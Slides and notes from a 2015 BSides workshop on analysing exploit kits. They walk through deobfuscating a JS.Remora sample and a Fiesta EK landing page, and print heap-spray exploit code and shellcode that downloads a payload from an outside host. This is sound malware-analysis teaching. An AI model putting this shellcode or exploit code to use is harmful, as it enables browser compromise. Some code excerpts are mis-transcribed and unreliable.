



## **Exploit Kit Shenanigans: They're Cheeky!**

BSides Las Vegas, 2015

In this workshop, I will walk attendees through the wonderful work of exploit kits (EKs)! We will discuss what an EK is, review current-day EKs, and then break down two popular EKs to analyze how they “tick.”

To review the required workshop prep, please see our GitHub repo:  
<https://github.com/BechtelCIRT/EKWorkshop/>

Let's have some fun!



## Workshop Materials

- Files on GitHub:
  - [github.com/BechtelCIRT/EKWorkshop](https://github.com/BechtelCIRT/EKWorkshop)
- USB Drives Available
  - Copy That Floppy!



Please grab a copy of the workshop files from GitHub, one of the USB drives I'll have at the workshop, or from the guy in the back of the class yelling about aliens and the NSA. Then again... no, it's cool. Copy his content. Totally legit.



# Workshop Agenda

- Who's This Fool?
- What's an Exploit Kit?
- Tools of the Trade
- Appetizer: JS.Remora
- **EK Analysis: Fiesta**
- EK Analysis: Angler
- Wrap-Up



We only have 4 hours. I'm pretty sure the actual workshop won't flow like this.  
But I can dream!

We'll be taking breaks whenever I get the feeling that you all need a break.

I've documented the Fiesta EK quite well in this presentation, which means I have a bunch of pretty pictures. As for Angler, I digressed on the graphics in favor of well-commented code.

This will be somewhat of a "Choose Your Own Adventure" type of shindig.  
I'll let the group decide whether or not we cover the JS.Remora sample.



## Who's This Fool?

- Ryan J. Chapman (@rj\_chap)
- Incident Response w/
  - Helpers Also w/
- MS IA, BS CN
- GREM, GCIH, LPIC-1, Sec+, yadda yadda
- Retro Game Lover
- Husband & Father




<https://www.linkedin.com/in/ryanjchapman>

I work for Bechtel Corporation. We have a SOC and CIRT, the two of whom work hand-in-hand to provide the security monitoring and security engineering, respectively, for one of the largest construction companies in the world. Check us out:  
<http://www.bechtel.com/>.

I love retro gaming, and I own many old-school consoles. I also have a four year old girl who runs around the house touching my stuff and doing whatever she wants. I have a wife who does the same thing.

Moving along...



This is our SOC



I like these things



# What is an Exploit Kit?

- Why?
  - Used to Spread Malware
  - “Haz Malware, Need Host”
  - Vendor Competition!
- How?
  - Redirect Browsers
  - Exploit Browser / Apps
  - Wide Net Approach
    - Vuln1? Vuln2? Vuln3!

(BentonParkPrints, 2015)



Exploit Kits (EKs) are used to spread malware. I'm not a fan of re-inventing the wheel, so I will digress in the notes section. In the workshop, I will run my mouth about EKs, how they have evolved, etc. For those reading this document, you can find many great articles online, such as the following:

Joshua Cannell's "Tools of the Trade: Exploit Kits" article:

<https://blog.malwarebytes.org/intelligence/2013/02/tools-of-the-trade-exploit-kits/>

Jerome Segura's "Exploit Kits: A Fast Growing Threat" article:

<https://blog.malwarebytes.org/exploits-2/2015/01/exploit-kits-a-fast-growing-threat/>

Although slightly outdated, also check out:

Jason Jones' "The State of Web Exploit Kits" Blackhat US 2012 briefing:

[https://media.blackhat.com/bh-us-12/Briefings/Jones/BH\\_US\\_12\\_Jones\\_State\\_Web\\_Expoits\\_Slides.pdf](https://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Expoits_Slides.pdf)

## Reference

BentonParkPrints. (2015). Our Shenanigans Are Cheeky and Fun Home Decor [Online image]. Retrieved from <https://www.pinterest.com/pin/4292562120303402/>



## EK Redirect Process




Image from Joshua Cannell's "Tools of the Trade: Exploit Kits" article.  
See previous slide.

### Reference

Hewlett Packard. (2013). How exploit kits work [Online image]. Retrieved from <http://blog.malwarebytes.org/wp-content/uploads/2013/02/exploit-process.png>



## Common EKs

- In Memoriam:
  - BlackHole
    - [Oh Paunch...](#)
  - RedKit
  - Others
- Current →

(Kahu Security, 2014)



In 2012-2013, the BlackHole EK was the big kid on the block. After the accused author of Blackhole (“Paunch”) was arrested, Blackhole lost its market share to RedKit. Author Brian Krebs wrote a decent article on “Paunch”, which can be found here: <http://krebsonsecurity.com/2013/12/meet-paunch-the-accused-author-of-the-blackhole-exploit-kit/>.

Moving into mid-2015, we see mostly Angler, Neutrino, Nuclear, Sweet Orange, and Fiesta EK.

### Reference

Kahu Security. (2014). How exploit kits work [Online image]. Retrieved from <http://www.kahusecurity.com/2014/wild-wild-west-122014/>



## Lions & Tigers & CVEs

- Common Vulnerabilities and Exposures
  - BSLV15 Slogan = **CVE-2015-BSLV**
- New CVEs Added Often
- Common EK CVEs
  - Contagio Blog
- More CVEs =  
More Customers



The Common Vulnerabilities and Exposures (CVEs) is a widely-adopted, MITRE-produced classification system for known vulnerabilities.

For more information, see Mitre's site: <https://cve.mitre.org/>.

The Contagio blog has a great roundup of CVEs used by recent EKs:  
<http://contagiodata.blogspot.com/2014/12/exploit-kits-2014.html>

The more CVEs an EK uses, the higher the number of successful exploits. This of course leads to more customers.



# Identifying CVEs

- CVE Identification Can Be Difficult
- Identification Methods:
  - App Versions Checked
    - Ex: ‘x-flash-version: 11,4,402,287’
  - String-based Indicators
    - Ex: ‘WebViewFolderIcon’



Identifying which CVE(s) a particular EK sample leverages can be difficult.

Common identification methods include looking for application versions checked and researching string-based indicators.

As an example, if we Google “x-flash-version: 11,4,402,287”, we find notes regarding CVE-2013-0634 and others. While this is not definitive, this provides a decent indicator as to what you might be seeing.

In our JS.Remora sample, we run across the string “WebViewFolderIcon”. If we Google “WebViewFolderIcon CVE,” we find references to CVE-2006-3730 and the “MS06-057 Microsoft Internet Explorer WebViewFolderIcon setSlice() Overflow” vulnerability. This is more of a direct hit. Win.





## Appetizer: JS.Remora

- JS.Remora Sample Details:

### File identification

**MD5** 04e7f27ba4f47ac65a30727b0f2ddbab

**SHA1** 29584f93184940e9e8a8c318f789150a505fb672

**SHA256** 622ae60dfa1ed1cc4d6fbfcfc460e435972799bbdbb5baae9c2e26f33b471a38f

- Randomly Found on VT
- Generic Detections
  - Same w/EKs ☺



In an attempt to find some obfuscated JavaScript (JS) for analysis, I hit VirusTotal (VT) and searched for “javascript”.

This action resulted in VT’s “Comments tagged as #javascript” search page. Via some random clicking and derping, I ran across this sample. After analyzing the sample, I found the sucker to be a fantastic example of how exploit kits work. While this is not a traditional EK, the code works in a very similar fashion. Great learning tool!



## JS.Remora cont.

- Fantastic Primer for EK Analysis
  - Not Quite an “EK”
- Targets Multiple CVEs:
  - [CVE-2006-3730](#) (IE6)
  - [CVE-2006-6884](#) (WinZip)
  - CVE-200?-???? (QuickTime)



### **CVE-2006-3730 (IE)**

“Microsoft Internet Explorer WebViewFolderIcon setSlice() Overflow Exploit”

- 1) <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3730>
- 2) <https://www.exploit-db.com/exploits/2440/>

### **CVE-2006-6884 (WinZip)**

“WinZip FileView ActiveX controls CreateNewFolderFromName Method Buffer Overflow Vulnerability”

- 1) <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6884>
- 2) <http://www.securityfocus.com/archive/1/455612/30/0/threaded>

### **CVE-200?-???? (QuickTime)**

The QuickTime exploit in this sample referred to an external .php file that was not included in the VT sample. Thus... yeah, no clue what the actual code was or what vulnerability was being targeted.

## JS.Remora Analysis



- Obfuscated Code – Round 1, FIGHT!

File: 622ae60dfa1ed1cc4d6fbfcf460e435972799bbdbb5baae9c2e26f33b471a38f

When we first open the sample in a text editor, we can see that we have empty script tags at the beginning and end of the code. Those are annoying. In fact, we want *just* the JS.

**Remove all script tags**, leaving only JS within the document. **Save the edited code as "remora\_js1.js".**

Next, we need to deobfuscate the code itself. While we can accomplish this in many ways, I prefer using js-beautify.

To beautify our code (make it legible), we are going to run the code through js-beautify on REFlux. Simply run the following command and we'll be off to the races:

```
is-beautify -d remora js1.js > remora_js2.js
```

The `-d` option in js-beautify removes superfluous newline characters, which makes things easier to read.



## JS.Remora Analysis cont.

- Contents of `remora_js2.js`

```
1 - function dc(x) {
2   var l = x.length,
3     i, j, r, b = (512 * 2),
4     p = 0,
5     s = 0,
6     w = 0,
7     t = Array(63, 53, 58, 0, 55, 12, 40, 22, 38, 51, 0, 0, 0, 0, 0, 0, 35, 18, 57, 5, 30, 62, 4
8 -   , 56, 6, 37, 33, 41, 46, 26, 3, 21, 42, 45, 4, 28, 0, 0, 0, 47, 0, 54, 2, 23, 24, 17, 27, 50,
9 -   , 14, 61, 36, 29, 19, 34, 10, 9, 52, 25, 39);
10 -  for (j = Math.ceil(l / b); j > 0; j--) {
11 -    r = '';
12 -    for (i = Math.min(l, b); i > 0; i--, l--) {
13 -      w |= (t[x.charCodeAt(p++)] - 48) << s;
14 -      if (s) {
15 -        r += String.fromCharCode(204 ^ w & 255);
16 -        w >>= 8;
17 -        s -= 2;
18 -      } else {
19 -        s = 6;
20 -      }
21 -    }
22 -    document.write(r)
23 }
dc("LmLFhGpSRAISX2fWXVGjruf6nvoh0UGRRavWgmLFh@fRNBTwgU0NN7vSn8Wjkf5j0EW_PgISLUTiuSTSXSTWFMSQXWfioE
gLTWMgD@E2fi1ADB4mLF2aw_LmTWQpRWna2WLmGMjooh0mLFw8i6_ufR@vvMraWSPv2WrcpM4gD6R026E7fjQ8T662fx49B
HCO10_240DL172b0TC_E_SDWGCI_TUNE_E_TY_LTDC9_PoLj_Y7Ma7JWDhMoLj_Y7Ma7WDF_D_STP16iYkL7EMATE
```

Now, **open `remora_js2.js` in your text editor**. Here we see a call to `dc()` that passes a long, obfuscated string. The `dc(x)` function will deobfuscate the string (handled as `x`), which ends up being the HTML code that performs the exploits.

The deobfuscation is done in an inner-loop that uses `document.write` to append the value of the `r` variable to the HTML document. Our goal is to find all values of `r`, which will be the resulting HTML attack code.

Sure, we could debug this code in Firebug or another client-side debugger, but let's use a JS runtime environment called Rhino to run this code instead.

[<https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Rhino>]

One issue we have is how the variable `r` is treated within the outer loop. In the above screenshot, the variable is set to an empty string in line 9 and written to the document body in line 20. This means the code is written in chunks. We don't want to deal with that silliness.

```

1 -var document = {
2     write : print
3 }
4
5 -function dc(x) {
6     var l = x.length,
7         i, j, r, b = (512 * 2),
8         p = 0,
9         s = 0,
10        w = 0,
11        t = Array(63, 53, 58, 0, 55, 12, 40, 22, 38, 51, 0, 0, 0, 0, 0, 0, 35, 18, 57, 5,
12        56, 6, 37, 33, 41, 46, 26, 3, 21, 42, 45, 4, 28, 0, 0, 0, 0, 47, 0, 54, 2, 23, 24, 1
13        , 19, 34, 10, 9, 52, 25, 39);
14        r = '';
15        for (j = Math.ceil(l / b); j > 0; j--) {
16            //r = '';
17            for (i = Math.min(l, b); i > 0; i--, l--) {
18                w |= ((x.charCodeAt(i++) - 48) << s);
19                if (s) {
20                    r += String.fromCharCode(204 ^ w & 255);
21                    w >>= 8;
22                    s -= 2;
23                } else {
24                    s = 6
25                }
26            }
27            //document.write(r)
28        }
29    dc(r)
}

```

Let's modify this sucker:

- 1) Comment out the original `r = ''` code segment and move this ABOVE the outer loop
  - Line 14 = Commented out
  - Line 12 = New location `r = ''`
- 2) Comment out the original `document.write(r)` code segment and move this BELOW the outer loop
  - Line 25 = Commented out
  - Line 27 = New location of `document.write(r)`

If we try to run this through Rhino now, we'll receive an error:

```
remnux@remnux:~/Desktop/remora$ js -f remora_js2.js > remora.htm
remora_js2.js:20:8 ReferenceError: document is not defined
```

We receive the “*document is not defined*” error because the ‘document’ object is provided by the browser. We are running Rhino rather than loading our code within a browser. Thus, the Document Object Model (DOM) node for ‘document’, which is the literal document opened within the browser, does not exist.

[See here: [http://www.w3schools.com/jsref/dom\\_obj\\_document.asp](http://www.w3schools.com/jsref/dom_obj_document.asp)]

To overcome this issue, we need to define an object called ‘document’ with a method

‘write’. Luckily, Rhino provides a function called ‘print’, which is not normally in JS. As you might expect, print() in Rhino simply prints the contents of the passed argument to stdout. Thus, if we simply override ‘document.write()’, we can force Rhino to simply call its internal print() function rather than write to the active document.

**Add the following to the top of the JS code (as seen in lines 1-3 in screenshot):**

```
var document = {  
    write : print  
}
```

**Save your document with all edits as “remora\_js3.js”.**

*Pro Tip: I learned this in the SANS FOR610 course (<https://www.sans.org/course/reverse-engineering-malware-malware-analysis-tools-techniques>).*

**Finally, run the code through JS:**

```
js -f remora_js3.js > remora.htm
```

Next slide!



## JS.Remora Analysis cont.

- Code Review – Round 2, BEGIN!

```
1 </textarea><html>
2 -<head>
3 <title></title>
4 -<script language="JavaScript">
5
6 var memory = new Array();
7 var mem_flag = 0;
8
9 function having() { memory=memory; setTimeout("having()", 2000); }
10
11 function getSpraySlide(spraySlide, spraySlideSize)
12 {
13     while (spraySlide.length*2<spraySlideSize)
14     {spraySlide += spraySlide;}
15
16     spraySlide = spraySlide.substring(0,spraySlideSize/2);
17     return spraySlide;
18 }
19
20 function makeSlide()
21 {
22
23     var payLoadCode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33" +
24 "%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9f64%u6ee%uef03%uef03" +
25 "%u64ef%u6903%u6187%u1a1%u0703%uef11%uefef%uaa66%u69eb%u7787%u6511%u07e1%uef1f%uefef%uaa66%u69e7" +
```

If you haven't already, open **remora.htm** in your text editor.

Oh hai! Clean code!

If we have time in the workshop, I will take this time to cover the code. You will notice that this code uses explicit terminology and much of the code looks to have been copy/pasted directly from publically available proof of concept code. Lulz.

Take a gander at the next slide...



## JS.Remora Analysis cont.

- Important Functions
  - MDAC()
    - Attempts to Download Payload Sans Exploit
  - startOverflow()
    - Called if MDAC() Fails
    - Attempts Three (3) Exploits (QT/WinZip/IE6)
  - makeSlide()
    - Contains **Shellcode** w/Sled



The takeaway from this code analysis will be the shellcode.

We will most likely not have time in the workshop to cover this shellcode, but if you'd like some tips on the code's analysis, please contact me.

To obtain the shellcode, just replace all spaces, double quotes, and plus signs in the call to `unescape()` for the payLoadCode variable:

`var payLoadCode = unescape([shellcode])` ← in there!

After removing these unneeded characters, you can **save the shellcode as "remora\_shellcode.u"**.

----

**remora\_shellcode.u**

```
%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33+%ue243%ueb  
fa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9  
f64%u6ee7%uef03%uefeb+%u64ef%ub903%u6187%ue1a1%u0703%uef11%u  
efef%uaa66%ub9eb%u7787%u6511%u07e1%uef1f%uefef%uaa66%ub9e7+%u  
ca87%u105f%u072d%uef0d%uefef%uaa66%ub9e3%u0087%u0f21%u078f%ue  
f3b%uefef%uaa66%ub9ff%u2e87%u0a96+%u0757%uef29%uefef%uaa66%uaff
```

b%ud76f%u9a2c%u6615%uf7aa%ue806%uefee%ub1ef%u9a66%u64cb%ueba  
a%uee85+%u64b6%uf7ba%u07b9%uef64%uefef%u87bf%uf5d9%u9fc0%u7807  
%uefef%u66ef%uf3aa%u2a64%u2f6c%u66bf%ucfaa+%u1087%uefef%ubfef%u  
aa64%u85fb%ub6ed%uba64%u07f7%uef8e%uefef%uaaec%u28cf%ub3ef%uc1  
91%u288a%uebaf+%u8a97%uefef%u9a10%u64cf%ue3aa%uee85%u64b6%uf7  
ba%uaf07%uefef%u85ef%ub7e8%uaaec%udccb%ubc34%u10bc+%ucf9a%ubc  
bf%uaa64%u85f3%ub6ea%uba64%u07f7%uefcc%uefef%uef85%u9a10%u64cf  
%ue7aa%ued85%u64b6%uf7ba+%uff07%uefef%u85ef%u6410%uffaa%uee85%  
u64b6%uf7ba%uef07%uefef%uaeef%ubdb4%u0eec%u0eec%u0eec%u0eec+  
u036c%ub5eb%u64bc%u0d35%ubd18%u0f10%u64ba%u6403%ue792%ub264  
%ub9e3%u9c64%u64d3%uf19b%uec97%ub91c+%u9964%ueccf%udc1c%ua62  
6%u42ae%u2cec%udcb9%ue019%uff51%u1dd5%ue79b%u212e%uece2%uaf1  
d%u1e04%u11d4+%u9ab1%ub50a%u0464%ub564%ueccb%u8932%ue364%u6  
4a4%uf3b5%u32ec%ueb64%uec64%ub12a%u2db2%uefe7%u1b07+%u1011%u  
ba10%ua3bd%ua0a2%uefa1%u7468%u7074%u2F3A%u732F%u2E31%u6F72  
%u6C6C%u7973%u7473%u6D65%u2E73%u6E69%u6F66%u6F2F%u6F30%u6  
52F%u7078%u662F%u6C69%u2E65%u6870%u0070



## JS.Remora Shellcode

- Let's Analyze the JS.Remora Shellcode
  - If We Have Time
- NOTE: This is WinXP Shellcode!
  - Will Not Work in Vista/7/8



*If we have time in the workshop, we can run through the extracted shellcode.*

**We will most likely skip this in the workshop.**

[Follow along with me]

If you're reading this after the fact, you can review the shellcode on your own or contact me for details.

[Start w/**remora\_shellcode.u**, convert to binary, and then review in debugger.]



## Transition: Current EKs

**MALWARE-TRAFFIC-ANALYSIS.NET**



**malwarefor.me**

- Awesome “EK News” Sites
  - Brad & Jack Rock!




<http://www.malware-traffic-analysis.net/>

by Brad Duncan

<http://malwarefor.me/>

by Jack Mott



### Reference

Sophos. (2015). Distribution of exploit kit activity [Online image]. Retrieved from <https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/>

# Fiesta EK



(MalwareBytes, 2014)

## Reference

MalwareBytes. (2014). Fiesta ek logo [Online image]. Retrieved from  
<https://blog.malwarebytes.org/exploits-2/2014/07/fiesta-exploit-kit-does-the-splits/>



## Fiesta EK

- Losing Popularity
  - More CVEs Than Recent Angler
  - Something Happen to Author(s)?
- Sample Link:  
<http://www.malware-traffic-analysis.net/2015/01/20/index.html>
  - Thanks Brad!





## Fiesta EK cont.

- Artifacts per Brad's Post:

	Fiesta-EK-artifacts	0	0
	AppData	0	0
AppData\local\	local	0	0
AppData\local\	UQmedia	0	0
AppData\local\	Obsics	0	0
AppData\local\Obsics\	rlhvargnr.lck	237 076	237 088
AppData\local\Obsics\	rlhvargnr.dll	1 293 824	1 281 440
AppData\local\UQmedia\	{1045E5AA-04C2-AE88-8DC5-05E42E104D54}	0	12
AppData\local\UQmedia\	sonymv4.lck	51 220	51 232
AppData\local\UQmedia\	sonymv4.dll	1 307 136	1 294 515
AppData\local\UQmedia\	OyYv0.exe	139 264	107 253
Fiesta-EK-artifacts\	2015-01-20-Fiesta-EK-silverlight-exploit.xap	10 463	10 353
Fiesta-EK-artifacts\	2015-01-20-Fiesta-EK-pdf-exploit.pdf	8 070	7 477
Fiesta-EK-artifacts\	2015-01-20-Fiesta-EK-malware-payload.exe	139 264	107 253
Fiesta-EK-artifacts\	2015-01-20-Fiesta-EK-jar-exploit.jar	8 007	7 476
Fiesta-EK-artifacts\	2015-01-20-Fiesta-EK-infected-VM-registry-pic.jpg	69 947	59 535
Fiesta-EK-artifacts\	2015-01-20-Fiesta-EK-flash-exploit.swf	10 225	10 158
Fiesta-EK-artifacts\	2015-01-20-excelforum.com.txt	101 892	14 886
Fiesta-EK-artifacts\	2015-01-20-dyncondt.com.js.txt	1 993	1 096

This screenshot (from <http://www.malware-traffic-analysis.net/2015/01/20/index.html>) shows the various artifacts associated with the Fiesta sample.

Here's the beauty of using Brad and Jack's write-ups as our starting points:

```
if fall_behind == True:  
    JustCheckTheArtifactsFolder()  
else:  
    KeepOnKeepinOn()
```

Yup. When following along, if you find yourself unable to extract/carve content or deobfuscate the current step, you can head to the related artifacts folder *or the files I provide* and... BOOM! Ready to keep following along. WIN.



## Fiesta EK CVEs

- Sample Uses the Following CVEs:
  - [CVE-2013-0634](#) (Adobe Flash) *suspected*
  - [CVE-2013-0074](#) (MS Silverlight)
  - [CVE-2010-0188](#) (Adobe PDF)
  - CVE-20??-???? (Oracle Java)



### CVE-2013-0634 (Adobe Flash)

[Honestly, I'm not 100% on this being the exact CVE. Close enough.]

“Adobe Flash Player before 10.3.183.51 and 11.x before 11.5.502.149 on Windows... allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted SWF content, as exploited in the wild in February 2013.”

- 1) <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0634>
- 2) <http://www.adobe.com/support/security/bulletins/apsb13-04.html>

### CVE-2013-0074 (MS Silverlight)

“Silverlight Double Dereference Vulnerability”

- 1) <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0074>
- 2) <http://malware.dontneedcoffee.com/2013/11/cve-2013-0074-silverlight-integrates.html>

### **CVE-2010-0188** (Adobe PDF)

“Unspecified vulnerability in Adobe Reader and Acrobat 8.x before 8.2.1 and 9.x before 9.3.1 allows attackers to cause a denial of service (application crash) or possibly execute arbitrary code via unknown vectors.”

- 1) <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>
- 2) <http://www.securityfocus.com/bid/38195>

POC: <http://downloads.securityfocus.com/vulnerabilities/exploits/38195.py>

**Fiesta EK Landing Page**

Entire conversation (27310 bytes)

192.168.137.70:49413 → 205.234.186.112:80 (319 bytes)

205.234.186.112:80 → 192.168.137.70:49413 (26991 bytes)

Find Save As Print

- Filter Conversation
- Save as:  
“f\_landing\_stream.txt”

CVE-2015-BSLV

Open ‘2015-01-20-Fiesta-EK-infection-traffic.pcap’ in Wireshark.

Enter the following packet filter:

**http.request.method == "GET" && frame contains "txf9p\_v8"**  
(This filters on the EK-specific GET requests)

**Right-click** on frame 816 (the first frame in this filter) and select “Follow TCP Stream”.  
(This will produce the filter “tcp.stream eq 23”)

**Filter the traffic** as shown in the above screenshot.

**Use the Save As button** to save the content as “**f\_landing\_stream.txt**”.  
This process will be used a few times in the workshop. Heads-up!

Open “**f\_landing\_stream.txt**” in your text editor.

**Note** that the actual HTML starts on line 14 and ends on line 50.

**Remove** the non-HTML content (removes lines 1-13 + 51-53).  
**Save** the editing content as “**f\_landing\_1.htm**”.



## Fiesta EK Landing cont.

- Single <script> Tag in Body

```
4 -<script type='text/javascript'>
5 function xmasc(h5 ){var xu,g6s,vk,ip;g6s='';ip=0;for(;ip<h5.length;ip+= 2 ){vk=h5.substr(ip,2 );xu=jailen(vk
6 function pulpvi(f9,ayj,zl ){var ly,y64,ux,xq;xq='';ux=y64=0;while(y64<f9.length ){ux=ux+ayj;ly=zl.indexOf(
7   );y64++}return xq}
8 function remsg7(o,gi ){var znr;znr=pulpvi(o,gi,'DL6aBZ-Aeu3W4CigX=17ml5dzJFnP+pEfKR80qQ2N9jvcKUb');return
9   gride8f};ious5=26;shooy=remsg7('zbm3K04616BFd0cANe0pfX',ious5);buck67=18;grim74=remsg7('LDcmJ3m7fZcfJU'
10  gmirv65);ogre>window;good4y=ogre[hymniv];keen3=oGre[wail9q];donsw=keen3[grim74];
11  function gall3l(){var js,ocg;ocg=26;js=remsg7('91q6X3+d1UBVbjczuz',ocg);return keen3[js]}
12  function jailen(nj9,a7n ){var sie;sie=parseInt(sie,a7n);return sie}
13  function sankhf(rcd,ymc ){var nt,v2;v2=11;nt=remsg7('e0=F4NQm',v2);return rcd[nt](ymc)}
14  function bonox(){var a;a=gall3l();return sankhf('/Win64;/i,a)||sankhf('/x64;/i,a)}
15  function gyron(ok8 ){return typeof ok8I='undefined'}
16  function moik1(g6 ){var yu,t9r,rhr,ho,sqg,vv,o7,m1,wae,k3;vv=19;rhr=remsg7('Ea9Pa0CiN9vbgrgAJQ',vv);s
17    'd4RzP1ZUbF9zKX+8d8=fwJ ',ho);o7=21;m1=remsg7('+XBa9Nb5jW3nXdc+P889Nb5j ',o7);t9r=25;ld=remsg7('JqdPl
18    g)=g6}
19  function whomn(q85 ){var la,xze,cc,u46,o9l,wss,rm,qq,a0,z3q,svf,v11,m,kw,iuh,yq,hm,ts;qq=22;u46=remsg7('P2
20    'nmUNDjKp81qzLz9avWkXbR',cc);hm=23;mermsg7('nBUvEzKE8fba2U3AvpkXC',hm);a6=18;o9l=remsg7('LEc=eDq4fb'
21    'Ru6R82R6A15',kw);ts=25;la=remsg7('jeN8LB',ts);v11=28;iuh=remsg7('56Ed-UURAmp5fiIP-UU2Qpppe2B',v11);r
22    g46]=rm;wss[la]=q85;good4y[xze][yq](ws);return wss}
23  function neonsj(y16,zx,k8 ){var nz,om;om=15;nz=remsg7('Bu23Nj9mW4+5bB',om);return y16[nz](zx,k8)}
24  function garb3u(bu ){return typeof bu=='string' &&sankhf(/\d/,bu))}
25  function junko(oz ){var ngr,mx,lxu,xe,sl,y0d,zmu;ngr=20;lxu=remsg7('bbQ0g4-Pi353pp',ngr);zmu=12;sl=remsg7(
26    g=garb3u(oz)?xe[sll](oz):null;return mx?mx[0][lxu](y0d,''):null}
27  function dolo7l(){var pc0,ke;ke=(Trident/(v1)/1);pc0=gall3l();if(!sankhf(ke,pc0) ){return 0}else{return j
28  function ceca7(tnl ){var yv,nq,x0,zqc,ike,iw,d1,f7p,kt;nq=19;x0=remsg7('D598dNpBN9KZvpza',ng);yv=14;ike=re
29    =OVoimDm=avYHw! zqc,f7p,kt,d1,wil,kt,ol,il,ld1,tal,ilk1,kt,il,1,yv,14;if(d1:i,1o2,1d1:i,1o2,1d1:i,
```

Open “f\_landing\_1.htm” in your text editor.

Take note of the <script> tag on line four (4).

Lines 5 – 35 contain the actual JS we want to deobfuscate.

## Fiesta EK Landing cont.



- Make it *Puryt!*
